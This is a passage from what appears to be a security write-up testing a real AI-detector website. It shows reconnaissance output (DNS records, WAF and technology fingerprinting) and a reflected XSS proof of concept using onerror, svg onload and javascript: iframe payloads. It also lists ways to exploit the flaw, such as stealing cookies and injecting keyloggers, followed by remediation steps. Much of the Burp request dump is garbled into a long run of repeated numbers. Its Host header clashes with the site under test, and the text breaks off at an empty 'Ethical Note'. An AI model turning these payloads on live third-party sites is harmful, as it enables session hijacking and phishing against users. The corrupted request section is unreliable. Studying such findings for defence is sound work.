13335 (ASN) → announces → 104.21.0.0/20 (Netblock)
mx2.qiye.aliyun.com (FQDN) → a_record → 47.246.136.231 (IPAddress)
mx1.qiye.aliyun.com (FQDN) → a_record → 47.246.167.188 (IPAddress)
www.notegpt.io (FQDN) → a_record → 172.67.131.42 (IPAddress)
www.notegpt.io (FQDN) → a_record → 104.21.3.202 (IPAddress)
www.notegpt.io (FQDN) → aaaa_record → 2606:4700:3030::ac43:832a (IPAddress)
www.notegpt.io (FQDN) → aaaa_record → 2606:4700:3035::6815:3ca (IPAddress)
cdn.notegpt.io (FQDN) → a_record → 172.67.131.42 (IPAddress)
cdn.notegpt.io (FQDN) → a_record → 104.21.3.202 (IPAddress)
cdn.notegpt.io (FQDN) → aaaa_record → 2606:4700:3035::6815:3ca (IPAddress)
cdn.notegpt.io (FQDN) → aaaa_record → 2606:4700:3030::ac43:832a (IPAddress)
2606:4700:3035::/48 (Netblock) → contains → 2606:4700:3035::6815:3ca (IPAddress)
)
2606:4700:3030::/48 (Netblock) → contains → 2606:4700:3030::ac43:832a (IPAdres
s)
13335 (ASN) → announces → 2606:4700:3035::/48 (Netblock)
13335 (ASN) → announces → 2606:4700:3030::/48 (Netblock)
ophelia.ns.cloudflare.com (FQDN) → a_record → 162.159.38.248 (IPAddress)
ophelia.ns.cloudflare.com (FQDN) → a_record → 108.162.194.248 (IPAddress)
ophelia.ns.cloudflare.com (FQDN) → a_record → 172.64.34.248 (IPAddress)
ophelia.ns.cloudflare.com (FQDN) → aaaa_record → 2803:f800:50::6ca2:c2f8 (IPAd
ress)
ophelia.ns.cloudflare.com (FQDN) → aaaa_record → 2a06:98c1:50::ac40:22f8 (IPAd
ress)
ophelia.ns.cloudflare.com (FQDN) → aaaa_record → 2606:4700:50::a29f:26f8 (IPAd
ress)
173.245.58.0/23 (Netblock) → contains → 173.245.59.159 (IPAddress)
108.162.192.0/20 (Netblock) → contains → 108.162.193.159 (IPAddress)
108.162.192.0/20 (Netblock) → contains → 108.162.194.248 (IPAddress)
172.64.0.0/18 (Netblock) → contains → 172.64.33.159 (IPAddress)
172.64.0.0/18 (Netblock) → contains → 172.64.34.248 (IPAddress)
2a06:98c1:50::/46 (Netblock) → contains → 2a06:98c1:50::ac40:219f (IPAddress)
2a06:98c1:50::/46 (Netblock) → contains → 2a06:98c1:50::ac40:22f8 (IPAddress)
2803:f800:50::/45 (Netblock) → contains → 2803:f800:50::6ca2:c19f (IPAddress)
2803:f800:50::/45 (Netblock) → contains → 2803:f800:50::6ca2:c2f8 (IPAddress)
2606:4700:50::/44 (Netblock) → contains → 2606:4700:58::adf5:3b9f (IPAddress)
2606:4700:50::/44 (Netblock) → contains → 2606:4700:50::a29f:26f8 (IPAddress)
47.246.136.0/22 (Netblock) → contains → 47.246.136.231 (IPAddress)
```

Subdomains Detected:

- www.notegpt.io
- cdn.notegpt.io

IPv4 A Records:

- 104.21.3.202
- 172.67.131.42

IPv6 AAAA Records:

- 2606:4700:3035::6815:3ca
- 2606:4700:3030::ac43:832a

These IPs belong to Cloudflare, not the origin server. They're part of:

- 104.21.0.0/20
- 172.67.0.0/16
- ASN 13335 → CLOUDFLAREN

Wafw00f to detect the presence of a Web Application Firewall using,
wafw00f <https://notegpt.io/ai-detector>

```
(wethmini㉿kali)-[~]
$ wafw00f https://notegpt.io/ai-detector

          \_ _\_
        (   WOOF!  )
         \_ _/
           ,,
      / \ \_ \_ \_ \
     *====* )_ \_ \_ \
    / \ \_ \_ \_ \_ \_ \
   / \ \_ \_ \_ \_ \_ \_ \
  / \ \_ \_ \_ \_ \_ \_ \_ \
 ~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://notegpt.io/ai-detector
[+] The site https://notegpt.io/ai-detector is behind Cloudflare (Cloudflare Inc.)
WAF.
[~] Number of requests: 2
```

WhatWeb for technology fingerprinting with
whatweb <https://notegpt.io/ai-detector>

```
(wethmini㉿kali)-[~]
$ whatweb https://notegpt.io/ai-detector
https://notegpt.io/ai-detector [200 OK] Country[RESERVED][22], HTML5, HTTPServer[cloudflare], IP[172.67.131.42], Open-Graph-Protocol[website], Script[application/json, application/ld+json,module], Title[AI Detector - Best Trusted AI Checker for GPT5, ChatGPT & Gemini Online Free], UncommonHeaders[nel,report-to,cf-cache-status,cf-ray,alt-svc], X-Powered-By[Nuxt], X-UA-Compatible[IE=edge]
```

- Framework: Nuxt.js (as indicated by X-Powered-By[Nuxt])
- Infrastructure: Hosted behind Cloudflare (HTTPServer[cloudflare], cf-cache-status, cf-ray)
- Modern Stack: Uses HTML5, module scripts, JSON-LD
- Protected: Cloudflare provides WAF, DDoS protection, and caching

Domain: <https://notegpt.io>

Subdomain: <https://notegpt.io/ai-detector>

Vulnerability Title

Reflected Cross-Site Scripting (XSS)

Description

Reflected XSS is a client-side vulnerability where user input is immediately echoed back in the server's response without proper sanitization. This allows attackers to inject malicious JavaScript into URLs, which then execute in the victim's browser when the link is clicked.

Impact assessment

Severity – High

Affected components

The issue is in the main input text field, which processes user input without proper sanitization.

OWASP Category

A03:2021 – Injection Reflected XSS falls under the Injection category, which includes flaws where untrusted data is sent to an interpreter as part of a command or query. In this case, JavaScript is injected and executed in the browser.

This can lead to,


- Session Hijacking → Attackers can steal session cookies using document.cookie, allowing them to impersonate the victim.
- Credential Theft → Malicious scripts can capture login details from fake forms or intercept input fields.
- Phishing Attacks → Users can be redirected to fake login pages or malicious sites that mimic trusted brands.
- Denial of Service (DoS) → Injected scripts can crash the browser, overload resources, or trigger infinite loops.
- Erosion of User Trust → If users are tricked or harmed by malicious links, they lose confidence in the site's security.

Since the payload is not stored, the attack relies on social engineering to lure victims into clicking malicious links.

Steps to reproduce with Proof of Concept (poc)

Step 1:


Visited <https://notegept.io/ai-detector> and located the text input field.



Step 2:

Injected a basic payload:

```
<script>alert('Hacked: XSS')</script>
```




No alert appeared – indicating <script> tags were being filtered.

Step 3:

Tested an alternative event-based payload:

```
<img src=x onerror=alert('XSS')>
```



Result:

A pop-up alert appeared, confirming that the payload was executed.


The input was reflected unsanitized, allowing JavaScript execution via the onerror attribute.

Step 4:

Repeated the process several times – the alert triggered consistently, confirming reproducibility.

Also tried a different payload,

```
<svg/onload=alert(1)>  
<iframe src="javascript:alert(1)">
```



Step 5:

Inspected the HTTP response via **Burp Suite Repeater**.

The payload appeared in the response body, confirming server-side reflection.

Request	Response
<pre>Pretty Raw Hex 1 POST /api/v2/text-detector HTTP/2 2 Host: notepad-tester.com 3 Cookie: anonymous_user_id=4205b1e6-83e3-4846-83e6-410e3fae7e15; __gads 4 _ga=CA2363003465.1558725601; shor-guid=MzI0TeyTYxMhMu5NmLSNTcy0Te2D; 5 _ga_PPK3BWW5Q=682.1.e17587256006; __lgi=1t1758733685j432109hCn1146617C; __gas 6 GAL.2.825959054.1758725606; _gat_gat_UA_252982427_141=1 7 Content-Length: 361 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Accept: application/json, text/plain, */* 11 Sec-Ch-Ua-Mobile: "no-handheld";v="14", "Chromium";v="140" 12 Content-Type: application/json; charset=UTF-8 13 Sec-Ch-Hu-Mobile: -10 14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 15 Origin: https://notegpt.io 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: cors 18 Sec-Fetch-Dest: empty 19 Referer: https://notegpt.io/ai-detector 20 Accept-Encoding: gzip, deflate, br 21 Priority: u1, i 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 259 260 261 262 263 264 265 266 267 268 269 269 270 271 272 273 274 275 276 277 278 279 279 280 281 282 283 284 285 286 287 288 289 289 290 291 292 293 294 295 296 297 298 299 299 300 301 302 303 304 305 306 307 308 309 309 310 311 312 313 313 314 315 316 317 317 318 319 319 320 321 322 323 323 324 325 325 326 327 327 328 329 329 330 330 331 331 332 332 333 333 334 334 335 335 336 336 337 337 338 338 339 339 340 340 341 341 342 342 343 343 344 344 345 345 346 346 347 347 348 348 349 349 350 350 351 351 352 352 353 353 354 354 355 355 356 356 357 357 358 358 359 359 360 360 361 361 362 362 363 363 364 364 365 365 366 366 367 367 368 368 369 369 370 370 371 371 372 372 373 373 374 374 375 375 376 376 377 377 378 378 379 379 380 380 381 381 382 382 383 383 384 384 385 385 386 386 387 387 388 388 389 389 390 390 391 391 392 392 393 393 394 394 395 395 396 396 397 397 398 398 399 399 400 400 401 401 402 402 403 403 404 404 405 405 406 406 407 407 408 408 409 409 410 410 411 411 412 412 413 413 414 414 415 415 416 416 417 417 418 418 419 419 420 420 421 421 422 422 423 423 424 424 425 425 426 426 427 427 428 428 429 429 430 430 431 431 432 432 433 433 434 434 435 435 436 436 437 437 438 438 439 439 440 440 441 441 442 442 443 443 444 444 445 445 446 446 447 447 448 448 449 449 450 450 451 451 452 452 453 453 454 454 455 455 456 456 457 457 458 458 459 459 460 460 461 461 462 462 463 463 464 464 465 465 466 466 467 467 468 468 469 469 470 470 471 471 472 472 473 473 474 474 475 475 476 476 477 477 478 478 479 479 480 480 481 481 482 482 483 483 484 484 485 485 486 486 487 487 488 488 489 489 490 490 491 491 492 492 493 493 494 494 495 495 496 496 497 497 498 498 499 499 500 500 501 501 502 502 503 503 504 504 505 505 506 506 507 507 508 508 509 509 510 510 511 511 512 512 513 513 514 514 515 515 516 516 517 517 518 518 519 519 520 520 521 521 522 522 523 523 524 524 525 525 526 526 527 527 528 528 529 529 530 530 531 531 532 532 533 533 534 534 535 535 536 536 537 537 538 538 539 539 540 540 541 541 542 542 543 543 544 544 545 545 546 546 547 547 548 548 549 549 550 550 551 551 552 552 553 553 554 554 555 555 556 556 557 557 558 558 559 559 560 560 561 561 562 562 563 563 564 564 565 565 566 566 567 567 568 568 569 569 570 570 571 571 572 572 573 573 574 574 575 575 576 576 577 577 578 578 579 579 580 580 581 581 582 582 583 583 584 584 585 585 586 586 587 587 588 588 589 589 590 590 591 591 592 592 593 593 594 594 595 595 596 596 597 597 598 598 599 599 600 600 601 601 602 602 603 603 604 604 605 605 606 606 607 607 608 608 609 609 610 610 611 611 612 612 613 613 614 614 615 615 616 616 617 617 618 618 619 619 620 620 621 621 622 622 623 623 624 624 625 625 626 626 627 627 628 628 629 629 630 630 631 631 632 632 633 633 634 634 635 635 636 636 637 637 638 638 639 639 640 640 641 641 642 642 643 643 644 644 645 645 646 646 647 647 648 648 649 649 650 650 651 651 652 652 653 653 654 654 655 655 656 656 657 657 658 658 659 659 660 660 661 661 662 662 663 663 664 664 665 665 666 666 667 667 668 668 669 669 670 670 671 671 672 672 673 673 674 674 675 675 676 676 677 677 678 678 679 679 680 680 681 681 682 682 683 683 684 684 685 685 686 686 687 687 688 688 689 689 690 690 691 691 692 692 693 693 694 694 695 695 696 696 697 697 698 698 699 699 700 700 701 701 702 702 703 703 704 704 705 705 706 706 707 707 708 708 709 709 710 710 711 711 712 712 713 713 714 714 715 715 716 716 717 717 718 718 719 719 720 720 721 721 722 722 723 723 724 724 725 725 726 726 727 727 728 728 729 729 730 730 731 731 732 732 733 733 734 734 735 735 736 736 737 737 738 738 739 739 740 740 741 741 742 742 743 743 744 744 745 745 746 746 747 747 748 748 749 749 750 750 751 751 752 752 753 753 754 754 755 755 756 756 757 757 758 758 759 759 760 760 761 761 762 762 763 763 764 764 765 765 766 766 767 767 768 768 769 769 770 770 771 771 772 772 773 773 774 774 775 775 776 776 777 777 778 778 779 779 780 780 781 781 782 782 783 783 784 784 785 785 786 786 787 787 788 788 789 789 790 790 791 791 792 792 793 793 794 794 795 795 796 796 797 797 798 798 799 799 800 800 801 801 802 802 803 803 804 804 805 805 806 806 807 807 808 808 809 809 810 810 811 811 812 812 813 813 814 814 815 815 816 816 817 817 818 818 819 819 820 820 821 821 822 822 823 823 824 824 825 825 826 826 827 827 828 828 829 829 830 830 831 831 832 832 833 833 834 834 835 835 836 836 837 837 838 838 839 839 840 840 841 841 842 842 843 843 844 844 845 845 846 846 847 847 848 848 849 849 850 850 851 851 852 852 853 853 854 854 855 855 856 856 857 857 858 858 859 859 860 860 861 861 862 862 863 863 864 864 865 865 866 866 867 867 868 868 869 869 870 870 871 871 872 872 873 873 874 874 875 875 876 876 877 877 878 878 879 879 880 880 881 881 882 882 883 883 884 884 885 885 886 886 887 887 888 888 889 889 890 890 891 891 892 892 893 893 894 894 895 895 896 896 897 897 898 898 899 899 900 900 901 901 902 902 903 903 904 904 905 905 906 906 907 907 908 908 909 909 910 910 911 911 912 912 913 913 914 914 915 915 916 916 917 917 918 918 919 919 920 920 921 921 922 922 923 923 924 924 925 925 926 926 927 927 928 928 929 929 930 930 931 931 932 932 933 933 934 934 935 935 936 936 937 937 938 938 939 939 940 940 941 941 942 942 943 943 944 944 945 945 946 946 947 947 948 948 949 949 950 950 951 951 952 952 953 953 954 954 955 955 956 956 957 957 958 958 959 959 960 960 961 961 962 962 963 963 964 964 965 965 966 966 967 967 968 968 969 969 970 970 971 971 972 972 973 973 974 974 975 975 976 976 977 977 978 978 979 979 980 980 981 981 982 982 983 983 984 984 985 985 986 986 987 987 988 988 989 989 990 990 991 991 992 992 993 993 994 994 995 995 996 996 997 997 998 998 999 999 1000 1000 1001 1001 1002 1002 1003 1003 1004 1004 1005 1005 1006 1006 1007 1007 1008 1008 1009 1009 1010 1010 1011 1011 1012 1012 1013 1013 1014 1014 1015 1015 1016 1016 1017 1017 1018 1018 1019 1019 1020 1020 1021 1021 1022 1022 1023 1023 1024 1024 1025 1025 1026 1026 1027 1027 1028 1028 1029 1029 1030 1030 1031 1031 1032 1032 1033 1033 1034 1034 1035 1035 1036 1036 1037 1037 1038 1038 1039 1039 1040 1040 1041 1041 1042 1042 1043 1043 1044 1044 1045 1045 1046 1046 1047 1047 1048 1048 1049 1049 1050 1050 1051 1051 1052 1052 1053 1053 1054 1054 1055 1055 1056 1056 1057 1057 1058 1058 1059 1059 1060 1060 1061 1061 1062 1062 1063 1063 1064 1064 1065 1065 1066 1066 1067 1067 1068 1068 1069 1069 1070 1070 1071 1071 1072 1072 1073 1073 1074 1074 1075 1075 1076 1076 1077 1077 1078 1078 1079 1079 1080 1080 1081 1081 1082 1082 1083 1083 1084 1084 1085 1085 1086 1086 1087 1087 1088 1088 1089 1089 1090 1090 1091 1091 1092 1092 1093 1093 1094 1094 1095 1095 1096 1096 1097 1097 1098 1098 1099 1099 1100 1100 1101 1101 1102 1102 1103 1103 1104 1104 1105 1105 1106 1106 1107 1107 1108 1108 1109 1109 1110 1110 1111 1111 1112 1112 1113 1113 1114 1114 1115 1115 1116 1116 1117 1117 1118 1118 1119 1119 1120 1120 1121 1121 1122 1122 1123 1123 1124 1124 1125 1125 1126 1126 1127 1127 1128 1128 1129 1129 1130 1130 1131 1131 1132 1132 1133 1133 1134 1134 1135 1135 1136 1136 1137 1137 1138 1138 1139 1139 1140 1140 1141 1141 1142 1142 1143 1143 1144 1144 1145 1145 1146 1146 1147 1147 1148 1148 1149 1149 1150 1150 1151 1151 1152 1152 1153 1153 1154 1154 1155 1155 1156 1156 1157 1157 1158 1158 1159 1159 1160 1160 1161 1161 1162 1162 1163 1163 1164 1164 1165 1165 1166 1166 1167 1167 1168 1168 1169 1169 1170 1170 1171 1171 1172 1172 1173 1173 1174 1174 1175 1175 1176 1176 1177 1177 1178 1178 1179 1179 1180 1180 1181 1181 1182 1182 1183 1183 1184 1184 1185 1185 1186 1186 1187 1187 1188 1188 1189 1189 1190 1190 1191 1191 1192 1192 1193 1193 1194 1194 1195 1195 1196 1196 1197 1197 1198 1198 1199 1199 1200 1200 1201 1201 1202 1202 1203 1203 1204 1204 1205 1205 1206 1206 1207 1207 1208 1208 1209 1209 1210 1210 1211 1211 1212 1212 1213 1213 1214 1214 1215 1215 1216 1216 1217 1217 1218 1218 1219 1219 1220 1220 1221 1221 1222 1222 1223 1223 1224 1224 1225 1225 1226 1226 1227 1227 1228 1228 1229 1229 1230 1230 1231 1231 1232 1232 1233 1233 1234 1234 1235 1235 1236 1236 1237 1237 1238 1238 1239 1239 1240 1240 1241 1241 1242 1242 1243 1243 1244 1244 1245 1245 1246 1246 1247 1247 1248 1248 1249 1249 1250 1250 1251 1251 1252 1252 1253 1253 1254 1254 1255 1255 1256 1256 1257 1257 1258 1258 1259 1259 1260 1260 1261 1261 1262 1262 1263 1263 1264 1264 1265 1265 1266 1266 1267 1267 1268 1268 1269 1269 1270 1270 1271 1271 1272 1272 1273 1273 1274 1274 1275 1275 1276 1276 1277 1277 1278 1278 1279 1279 1280 1280 1281 1281 1282 1282 1283 1283 1284 1284 1285 1285 1286 1286 1287 1287 1288 1288 1289 1289 1290 1290 1291 1291 1292 1292 1293 1293 1294 1294 1295 1295 1296 1296 1297 1297 1298 1298 1299 1299 1300 1300 1301 1301 1302 1302 1303 1303 1304 1304 1305 1305 1306 1306 1307 1307 1308 1308 1309 1309 1310 1310 1311 1311 1312 1312 1313 1313 1314 1314 1315 1315 1316 1316 1317 1317 1318 1318 1319 1319 1320 1320 1321 1321 1322 1322 1323 1323 1324 1324 1325 1325 1326 1326 1327 1327 1328 1328 1329 1329 1330 1330 1331 1331 1332 1332 1333 1333 1334 1334 1335 1335 1336 1336 1337 1337 1338 1338 1339 1339 1340 1340 1341 1341 1342 1342 1343 1343 1344 1344 1345 1345 1346 1346 1347 1347 1348 1348 1349 1349 1350 1350 1351 1351 1352 1352 1353 1353 1354 1354 1355 1355 1356 1356 1357 1357 1358 1358 1359 1359 1360 1360 1361 1361 1362 1362 1363 1363 1364 1364 1365 1365 1366 1366 1367 1367 1368 1368 1369 1369 1370 1370 1371 1371 1372 1372 1373 1373 1374 1374 1375 1375 1376 1376 1377 1377 1378 1378 1379 1379 1380 1380 1381 1381 1382 1382 1383 1383 1384 1384 1385 1385 1386 1386 1387 1387 1388 1388 1389 1389 1390 1390 1391 1391 1392 1392 1393 1393 1394 1394 1395 1395 1396 1396 1397 1397 1398 1398 1399 1399 1400 1400 1401 1401 1402 1402 1403 1403 1404 1404 1405 1405 1406 1406 1407 1407 1408 1408 1409 1409 1410 1410 1411 1411 1412 1412 1413 1413 1414 1414 1415 1415 1416 1416 1417 1417 1418 1418 1419 1419 1420 1420 1421 1421 1422 1422 1423 1423 1424 1424 1425 1425 1426 1426 1427 1427 1428 1428 1429 1429 1430 1430 1431 1431 1432 1432 1433 1433 1434 1434 1435 1435 1436 1436 1437 1437 1438 1438 1439 1439 1440 1440 1441 1441 1442 1442 1443 1443 1444 1444 1445 1445 1446 1446 1447 1447 1448 1448 1449 1449 1450 1450 1451 1451 1452 1452 1453 1453 1454 1454 1455 1455 1456 1456 1457 1457 1458 1458 1459 1459 1460 1460 1461 1461 1462 1462 1463 1463 1464 1464 1465 1465 1466 1466 1467 1467 1468 1468 1469 1469 1470 1470 1471 1471 1472 1472 1473 1473 1474 1474 1475 1475 1476 1476 1477 1477 1478 1478 1479 1479 1480 1480 1481 1481 1482 1482 1483 1483 1484 1484 1485 1485 1486 1486 1487 1487 1488 1488 1489 1489 1490 1490 1491 1491 1492 1492 1493 1493 1494 1494 1495 1495 1496 1496 1497 1497 1498 1498 1499 1499 1500 1500 1501 1501 1502 1502 1503 1503 1504 1504 1505 1505 1506 1506 1507 1507 1508 1508 1509 1509 1510 1510 1511 1511 1512 1512 1513 1513 1514 1514 1515 1515 1516 1516 15</pre>	

Step 6:

Viewed the page source – the payload appeared inside a <div> with the ID results, disappearing after refresh, confirming it was **not stored**.

Exploitation

1. Attacker crafts malicious URL: `https://notegpt.io/ai-detector?q=`
2. Victim clicks the link
3. Payload is reflected and executed in browser
4. Attacker can:
 - Steal cookies via `document.cookie`
 - Redirect to phishing/malware sites
 - Inject fake login forms or keyloggers
 - Crash or exploit browser vulnerabilities

Remediation

To mitigate this vulnerability, the following steps should be taken:

1. Sanitize and validate all user inputs on both client and server sides. Reject disallowed characters and patterns.
2. Encode dynamic content before rendering it in HTML, JavaScript, or URL contexts.
3. Implement strict CSP headers to block unauthorized scripts.
4. Avoid unsafe DOM methods such as `innerHTML`, `eval()`, and `document.write()`.
5. Use libraries like OWASP Java Encoder to automate output encoding.
6. Use modern frameworks like React, Angular, or Vue.js that auto-escape outputs and reduce XSS risk.

Conclusions and Reflections

What I Learned from the Process

This helped me understand how reflected XSS vulnerabilities operate and how they differ from stored or DOM-based XSS. I learned how to craft payloads, interpret server responses, and use reconnaissance tools effectively. It also reinforced the importance of ethical hacking and responsible disclosure.

Challenges Faced

One challenge was that initial payloads using `<script>` tags were blocked, requiring alternative vectors like `onerror` attributes. Another was identifying the exact location of reflection in the response. Ensuring reproducibility across sessions and browsers while maintaining ethical boundaries was also a key consideration.

Ethical Note

